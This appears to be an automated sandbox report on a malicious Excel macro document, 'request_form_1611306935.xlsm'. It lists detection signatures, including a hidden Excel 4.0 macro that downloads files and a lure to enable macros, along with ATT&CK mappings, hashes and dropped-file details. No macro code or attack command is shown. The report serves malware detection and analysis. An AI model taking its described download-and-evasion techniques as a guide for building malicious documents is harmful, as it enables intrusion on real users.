ID: 343133
Sample Name:
request_form_1611306935.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:40:35
Date: 22/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report request_form_1611306935.xlsm

Overview


General Information

Sample Name:	request_form_1611306935.xlsm
Analysis ID:	343133
MD5:	5fd958006a94c61.
SHA1:	d5cc7dc1083508..
SHA256:	f41c4588d2ef893..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Excel documents contains an embe…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2320 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- Compliance
- Software Vulnerabilities



Click to jump to signature section

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
request_form_1611306935.xlsm	6%	Virustotal		Browse
request_form_1611306935.xlsm	9%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343133
Start date:	22.01.2021
Start time:	11:40:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	request_form_1611306935.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.expl.evad.winXLSM@1/9@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8F9A760B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(."..-..q....%1.q./F.Q.L\./4.KlX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,.l.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.I.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.l...(../.y....,;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CF3045B2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB69169465
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a..:..W..s.~.....{.....<.....9.....[.=\{.._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!I*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Temp\B1FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	17094
Entropy (8bit):	7.243558253598769
Encrypted:	false
SSDEEP:	384:SE054FLBBP+BzJTit5vyuiMEWrGWnMbC32XRR34nB4:STeLBBP+O5DiM5MbC32bInm
MD5:	C9542164110AF8CFC53ABD9EF7D1FAF2
SHA1:	D677B504674CBF88EE56AF1F6B9FCEE45955768B
SHA-256:	E6663370EC760F464F45D1519946E2E9E8B30D803BD370A0108C31CDB09DE5F9
SHA-512:	948FAD155DD234FAF956A42FCDDAA9EBC8A269AC23A0BAB5EB309285B39DBF654370245F8A2FF4D7DD66E0E716ABD9DD240CDE4C75F0F8541B952F510FEFC20
Malicious:	false
Reputation:	low
Preview:	.U.N.0..#.;D.....+.j.a.,.....4..?y..o.....P..%M.~..'..5..D.....J..e...sVa.N....l...f?N.w..X..a....o.Q.`.6>.....V$..;..\....d.K...T...f....&U.+Z.8.k.?..e.....".Q...H...-Ayyo....A(...5M....-.D....u ;..f.y}?".....%..:.O*.....~....=...T7".ka.-.2.....es.$.i.....+d..N.....D^>N? ..Or...$.x.G.}..m.....&:n.....nH.{.A.&:...x.=.CE.-.....D.ti..D...g.....9.]."..4l..3.U.qv...,.<...= ..FfO.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Fri Jan 22 18:41:47 2021, atime=Fri Jan 22 18:41:47 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.47700073466311
Encrypted:	false
SSDEEP:	12:85QYCLgXg/XAlCPCHaX2B8GB/GM0X+WnicvblubDtZ3YilMMEpxRljKlcTdJP9TK:85/U/XTm6GIDYeYDv3qEwrNru/
MD5:	646E92259F25991D5918FD64547DE5BE
SHA1:	FA9752F7698C259938948300B85FFC32A201AB61
SHA-256:	1D954D9E191D7CFB6097DFDAE8B0342CB1D316187B08A8AFF25FF3CB94F40FC0
SHA-512:	9708FCE46F1EE46933FD5043A3BAB7294068E208FA8F1A5F31826B1FDF5387FA382F406531661361568FAB3EA8A9D8F8F54E728C535B7E394AB82DB5637BC5AC
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....6R8...Desktop.d.....QK.X6R8.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\226533\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....226533.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	124
Entropy (8bit):	4.730125367343892
Encrypted:	false
SSDEEP:	3:oyBVomxWcAOWJcWdPHWJcWdmxWcAOWJcWdv:djYOWJcWlHWJcWbOWJcWt
MD5:	9F2450545CBECE631C009CA27293A1CC
SHA1:	4E966E5262561E9A2C88AC96D7AA9E5F8FCE5958
SHA-256:	C272CB58A82E5B756E14FB5341A525DC3DD8493959F510DE996C2C7172F4A8FE
SHA-512:	FB9A5C33FD6E03384357BEC8DF3711A27A76B2230A3ECE7BE847B6E3460A233241627AC853883A2AFCBF626B4C72BA9830410F760967052F2C222AD09FA20306
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..request_form_1611306935.LNK=0..request_form_1611306935.LNK=0..[misc]..request_form_1611306935.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\request_form_1611306935.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Fri Jan 22 18:41:47 2021, atime=Fri Jan 22 18:41:47 2021, length=17094, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.530224630987585
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\request_form_1611306935.LNK	
SSDEEP:	48:8k/XTFGFr9m6Vtc6bEwQh2k/XTFGFr9m6Vtc6bEwQ/:8k/XJGFr9jpbXQh2k/XJGFr9jpbXQ/
MD5:	945DEFC498A20CE3B0830BF9B17464BF
SHA1:	3D721D3D07D8D181D13CAA05A6CC7B4EC8F32F05
SHA-256:	4611AAB6008EC34530B2D47EDF5CF916CC5C0A03D7307AFFFFBEF8DDA66F0C6C
SHA-512:	94D8F8248948F20F0C3B62BE803E74DC85E0FA4D161EEF55AEA2B3F3B9F10C6BF503565C9BCAC305284ABF9783900F8068904613F4874C8D6970174750CB0A5A
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....M...{.....B.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..B..6R5. .REQUES~1.XLS..f.....Q.y.Q.y*...8.....r.e.q.u.e.s.t._.f.o.r.m._.1.6.1.1.3.0.6.9.3.5...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\226533\Users.user\Desktop\request_form_1611306935.xlsm.3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.r.e.q.u.e.s.t._.f.o.r.m._.1.6.1.1.3.0.6.9.3.5...x.l.s.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\Desktop\1B6F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	modified
Size (bytes):	17083
Entropy (8bit):	7.246060583670574
Encrypted:	false
SSDEEP:	384:SE054tBP+BzJTLNuiMEWrGWnMbC32XRR3Sq:STsBP+4iM5MbC32bH
MD5:	4CBA89E3F0B78E6CD572AF4BD2840C01
SHA1:	E88E329EABEC40E106636EAFE6E82A19516C9E68
SHA-256:	C0311D754290840213BDA3FCB100669AC604595D933A4854674A22190745E383
SHA-512:	9B6920EF13117137365F5627746BBCFAD949B26EC54D28DE2598CFF6F4E4D9927CA8FD591C6295544EF0CEB851EA956F628050DA6203234D3089BDF50C519A5E
Malicious:	false
Reputation:	low
Preview:	.U.N.0..#.;D.....+.j.a.,.....4..?y..o.....P..%M.~..'..5..D.....J..e...sVa.N....l...f?N.w..X..a....o.Q.`.6>.....V$..;..\....d.K...T...f....&U.+Z.8.k.?..e.....".Q...H...-Ayyo....A(...5M....-.D....u;..f.y}?".....%..:.O*.....~....=...T7".ka.-.2.....es.$.i.....+d..N.....D^>N? ..Or...$.x.G.}..m.....&:n.....nH.{.A.&:...x.=.CE.-.....D.ti..D...g.....9.]."..4l..3.U.qv...,.<...= ..FfO.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\72FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	17094
Entropy (8bit):	7.243558253598769
Encrypted:	false
SSDEEP:	384:SE054FLBBP+BzJTit5vyuiMEWrGWnMbC32XRR34nB4:STeLBBP+O5DiM5MbC32bInm
MD5:	C9542164110AF8CFC53ABD9EF7D1FAF2
SHA1:	D677B504674CBF88EE56AF1F6B9FCEE45955768B
SHA-256:	E6663370EC760F464F45D1519946E2E9E8B30D803BD370A0108C31CDB09DE5F9
SHA-512:	948FAD155DD234FAF956A42FCDDAA9EBC8A269AC23A0BAB5EB309285B39DBF654370245F8A2FF4D7DD66E0E716ABD9DD240CDE4C75F0F8541B952F510FEFC20
Malicious:	false
Reputation:	low
Preview:	.U.N.0..#.;D.....+.j.a.,.....4..?y..o.....P..%M.~..'..5..D.....J..e...sVa.N....l...f?N.w..X..a....o.Q.`.6>.....V$..;..\....d.K...T...f....&U.+Z.8.k.?..e.....".Q...H...-Ayyo....A(...5M....-.D....u;..f.y}?".....%..:.O*.....~....=...T7".ka.-.2.....es.$.i.....+d..N.....D^>N? ..Or...$.x.G.}..m.....&:n.....nH.{.A.&:...x.=.CE.-.....D.ti..D...g.....9.]."..4l..3.U.qv...,.<...= ..FfO.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$request_form_1611306935.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523

C:\Users\user\Desktop\~$request_form_1611306935.xlsm	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . .user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.245499147058293
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	request_form_1611306935.xlsm
File size:	17127
MD5:	5fd958006a94c6145364c06bbf264d06
SHA1:	d5cc7dc1083508dbe5531db67a3f78866e00330c
SHA256:	f41c4588d2ef8936d9417069a1c5a44833fb2994c60c54bda14b1aac9aa7b83a
SHA512:	a8c80661725284a629ec45f25331ea1349f63f4ea8245ae6c6fb62b9e3ac6114889c6b909c34332acd403ac7f0448a1692165b888aa8f7c4fa0ef8fbb404c0d9
SSDEEP:	384:rNUK4o2aGcnzJTABwiMEx4o9QC32XRRl4Y:JUpaGcPiML8QC32blP
File Content Preview:	PK..........!.................[Content_Types].xml ...(...............!!. ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "request_form_1611306935.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
